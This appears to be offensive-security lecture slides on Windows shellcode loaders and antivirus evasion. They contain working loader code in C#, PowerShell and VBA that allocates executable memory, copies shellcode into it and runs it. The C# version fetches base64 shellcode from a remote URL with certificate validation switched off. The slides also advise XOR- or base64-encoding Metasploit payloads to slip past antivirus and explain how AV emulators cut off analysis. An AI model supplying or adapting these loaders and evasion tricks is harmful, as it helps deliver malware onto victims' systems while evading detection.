



## Need:

- Shellcode (payload)
  - VirtualAlloc memory
  - Copy shellcode to memory
  - Exec memory




VirtualAlloc(RWX)  
Create **new region** in process





- The payload / shellcode to execute
  - In .data, .rdata, .text, from a file
  - Encoded, encrypted, base64, xor'd...
- The writeable/executable memory
  - VirtualAlloc()
  - NtAllocateVirtualMemory()
  - HeapAlloc()
- The copy
  - for() loop
  - memcpy() / memmove()
  - RtlCopyMemory(), CopyMemory(), MoveMemory()
- The execution
  - Just jmp to it: ((void(\*)())exec)();
  - CreateThread(), QueueUserWorkItem()
  - QueueUserApc()
  - Windows functions which use a callback
- Shellcode can be a reflective DLL



# Shellcode Loader

In other languages

## Download → Decode → Alloc → Copy → Create Thread

```
24
25
26    i reference
27    public static void DownloadAndExecute()
28    {
29        Console.WriteLine("##### Download Base64 & decode to bytes");
30        ServicePointManager.ServerCertificateValidationCallback += (sender, certificate, chain, sslPolicyErrors) => true;
31        System.Net.WebClient client = new System.Net.WebClient();
32        string b64 = client.DownloadString(url);
33        byte[] shellcode = System.Convert.FromBase64String(b64);
34
35        Console.WriteLine("##### Allocate memory with the length of the shellcode");
36        IntPtr addr = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, 0x3000, 0x40);
37        Console.WriteLine("##### Copy Shellcode in allocated space");
38        Marshal.Copy(shellcode, 0, addr, shellcode.Length);
39        Console.WriteLine("##### Create a thread");
40        IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
41        WaitForSingleObject(hThread, 0xFFFFFFFF);
42        return;
43    }
44}
```


```
$shellcode = @(0x00, 0x01, 0x02, 0x03)
```

```
$pointer = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($shellcode.Length)
[System.Runtime.InteropServices.Marshal]::Copy($shellcode, 0, $pointer, $shellcode.Length)
$functionDelegate = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($pointer, [func[type]])
$functionDelegate.Invoke()
```

```
Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal lpAddress As LongPtr, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr
Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Destination As LongPtr, ByRef Source As Any, ByVal Length As Long) As LongPtr
Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal lpThreadAttributes As LongPtr, ByVal dwStackSize As Long, ByVal lpStartAddress As LongPtr, ByVal lpParameter As LongPtr, ByVal dwCreationFlags As Long, ByRef lpThreadId As Long) As LongPtr
Declare PtrSafe Function WaitForSingleObject Lib "kernel32" (ByVal hHandle As LongPtr, ByVal dwMilliseconds As Long) As Long


Public Sub ExecuteShellcode()
    Dim shellcode As Variant
    Dim memoryAddress As LongPtr
    Dim threadHandle As LongPtr
    Dim threadId As Long
    Dim result As Long


    shellcode = Array(144, 144, 144, ..., 144) ' Replace "..." with your shellcode bytes
    memoryAddress = VirtualAlloc(0, UBound(shellcode) + 1, &H3000, &H40)
    Call RtlMoveMemory(memoryAddress, shellcode(0), UBound(shellcode) + 1)
    threadHandle = CreateThread(0, 0, memoryAddress, 0, 0, threadId)
```



## inject-remote-process.cpp


# Anti Virus Detection





DEMO: Show AV finds unencrypted metasploit

# AntiVirus - Encrypted Payload





“Encryption” can be anything

- XOR
- ROT13
- ADD 1
- ZIP
- Base64

Theres no need to:

- AES, RC4 etc.
- Low entropy / steganography
- Hide it / steganogrphy / low entropy  
(like SVG, CSS, UUID, CSV)

DEMO: Show AV with encrypted metasploit

# AntiVirus


## AV Emulator

## AV Emulator:

- “Interpret” PE file
- Virtual CPU, Windows

It is not:


- Virtualization
- Sandbox
- Full Emulation (Bochs)
- Wine





Emulate binary until condition is met  
**Signature Memory Scan** after that

Cut-off condition:

- Time
- Number of instructions
- Number of API Calls
- Amount of memory used





